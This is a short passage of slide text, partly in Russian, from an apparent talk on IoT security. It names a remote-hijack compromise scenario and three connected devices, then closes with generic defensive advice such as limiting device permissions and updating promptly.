
Compromise scenario 2: remote hijack




Smart Thermostat



Shimano Di2



Eight Sleep



И как дальше жить?

- Максимально ограничить «права» устройств
- Не доверять никому устройствам
- Не покупать NoName устройства
- Обновлять ASAP
- А оно мне надо?



Спасибо!